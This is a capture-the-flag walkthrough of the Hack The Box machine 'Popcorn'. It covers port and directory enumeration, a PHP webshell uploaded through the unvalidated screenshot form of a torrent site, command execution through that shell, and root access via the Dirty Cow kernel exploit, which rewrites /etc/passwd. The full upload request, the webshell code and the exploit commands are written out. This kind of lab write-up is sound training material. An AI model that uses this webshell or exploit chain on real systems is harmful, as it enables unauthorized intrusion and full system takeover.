Popcorn

OS	**Linux**
Release Date	**15 Mar 2017**
Difficulty	**Medium**

Enumeration

As usual, we start with an nmap scan:

```
┌──(isac㉿kali)-[~/HTB/TJNull/Popcorn/recon]
└─$ sudo nmap -sC -sV -oN nmap 10.129.36.23
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-22 13:49 CET
Nmap scan report for 10.129.36.23
Host is up (0.041s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3ec81b15211550ec6e63bcc56b807b38 (DSA)
|_  2048 aa1f7921b842f48a38bdb805ef1a074d (RSA)
80/tcp open  http    Apache httpd 2.2.12 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.12 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
```


- -sC: Run service scripts
- -sV: Enumerate service versions
- -oN: Save output in plain-text
- 10.129.36.23: Target IP

Only two ports are open:

- 22: SSH - `OpenSSH 5.1p1`
- 80: HTTP - `Apache httpd 2.2.12`

This is a relatively small attack surface. We'll start going into the webserver all look for some low-hanging fruits. If we don't find anything, we should do another nmap scan on all ports (1-65535).

The webserver displays an empty "It works" page:


It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.


Due to this, we start a `Gobuster` scan on the webserver, in an attempt to find anything of interest.

```
┌──(isac㉿kali)-[~/HTB/TJNull/Popcorn/recon]
└─$ gobuster dir -u http://10.129.36.23 -t 30 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.36.23
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
2023/03/22 13:55:56 Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 285]
/index                (Status: 200) [Size: 177]
/index.html           (Status: 200) [Size: 177]
/test                 (Status: 200) [Size: 47034]
/test.php             (Status: 200) [Size: 47046]
/torrent              (Status: 301) [Size: 314] [--> http://10.129.36.23/torrent/]
```

Several worth-while directories are found.

- `/test.php`
- `/torrent`


If we take a look at the `/test.php` file, we see that its a `phpinfo` page:


PHP Version 5.2.10-2ubuntu6.10

System	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
Build Date	May 2 2011 22:56:18
Server API	Apache 2.0 Handler

This is really useful information, and we can use it to enumerate the webservers configuration, OS, kernel versions and more. However, it will not result in code execution, which is our end goal.


Going to the `/torrent` page will lead us to a `Torrent Hoster` website, with many unloaded resources:



This usually happens because the webpage is related to a specific domain name, hostname or virtual host, which our local machine is unable to resolve. We can fix this by simply adding `popcorn.htb` to our `/etc/hosts` file.

```
┌──(isac㉿kali)-[~/HTB/TJNull/Popcorn/recon]
└─$ echo '10.129.36.23 popcorn.htb' | sudo tee -a /etc/hosts
10.129.36.23 popcorn.htb
```

When we visit the site again, it should load correctly, and look like this:



Initial Access

We should note that the web application appears to have file upload functionality, as suggested by the `Upload` button. It also allows us to login and register an account. Upload functionality on these types of web applications usually require you to be logged in, which is why we will create an account.

Since the web application supports and uses `PHP` for its functionality and webpages, we will attempt to perform a `Arbitrary File Upload` attack.

Its important to note that the web application allows users to upload several types of files, including:


- Torrents
- Screenshots of Torrents

We should try all of these upload forms to see if they fail to validate the files submitted, specifically the file extensions, MIME types, magic bytes and more.

After experimenting, we notice that the screenshot function fails to validate user-supplied data. The following request was used to upload a PHP webshell:

```
POST /torrent/upload_file.php?mode=upload&id=375ae3280cd80a8e9d7212e11dfaf7c45069dd35 HTTP/1.1
Host: popcorn.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------17440102357393343733654924386
Content-Length: 427
Origin: http://popcorn.htb
Connection: close
Referer: http://popcorn.htb/torrent/edit.php?mode=edit&id=375ae3280cd80a8e9d7212e11dfaf7c45069dd35
Cookie: <REDACTED>

-----------------------------17440102357393343733654924386
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/jpeg

<?php

if (isset($_REQUEST["cmd"])){
  system($_REQUEST["cmd"] . " 2>&1");
}

?>

-----------------------------17440102357393343733654924386
Content-Disposition: form-data; name="submit"

Submit Screenshot
-----------------------------17440102357393343733654924386--
```

Going back to the torrent we uploaded the screenshot to, it should look like this:


pwn

Download

Download	pwn
Uploaded By	pwn
Category	Other
Size	824.32 MB
Seeds	0
Peers	0
Finished	
Update Stats	Update Stats
Tracked By	
Added	2023-03-22 15:29:21
Last Update	0000-00-00 00:00:00
Comment	ye
Screenshots	Image File Not Found!

Edit this torrent


+ Files

Because directory indexing is enabled, I was easily able to locate where the webshell was uploaded, and were able to reach it to gain command execution:

```
┌──(isac㉿kali)-[~/HTB/TJNull/Popcorn/exploit]
└─$ curl http://popcorn.htb/torrent/upload/375ae3280cd80a8e9d7212e11dfaf7c45069dd35.php -d 'cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilege Escalation

With a shell on the box as `www-data`, we can start to elevate our privileges. Running the `get env` command on `prsh` (my unreleased tool) reveals that the machine uses an extremely old kernel:



```
prsh > get env
[15:01:43] [✓] Finished
                            Remote Environment
┌──────────┬──────────────┬──────────────────┬───────────────────────┬──────────────┐
│ Hostname │ Current User │ Operating System │ Kernel Version        │ Architecture │
├──────────┼──────────────┼──────────────────┼───────────────────────┼──────────────┤
│ popcorn  │ www-data     │ Ubuntu GNU/Linux │ 2.6.31-14-generic-pae │ i686         │
└──────────┴──────────────┴──────────────────┴───────────────────────┴──────────────┘
prsh >
```

This information can also be gathered from the `test.php` file we discovered earlier, and also by running the `uname -r` command.

Armed with this information, we use `searchsploit` to identify any potential kernel exploits for this specific version. This should lead us that the host is vulnerable to the `Dirty Cow` exploit.

```
www-data@popcorn:/dev/shm$ gcc -pthread -lcrypt dirty.c -o cow
www-data@popcorn:/dev/shm$ ./cow pwn
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: pwn
Complete line:
firefart:fiY9IH9EEmntk:0:0:pwned:/root:/bin/bash

mmap: b77a4000
^C

www-data@popcorn:/dev/shm$ su firefart
Password: pwn
firefart@popcorn:/dev/shm# id
uid=0(firefart) gid=0(root) groups=0(root)
```

Summary

A quick and simple box learning us the importance of sanitization of user-input, and the patching and updating of systems.

References

Dirty Cow Exploit: https://www.exploit-db.com/exploits/40839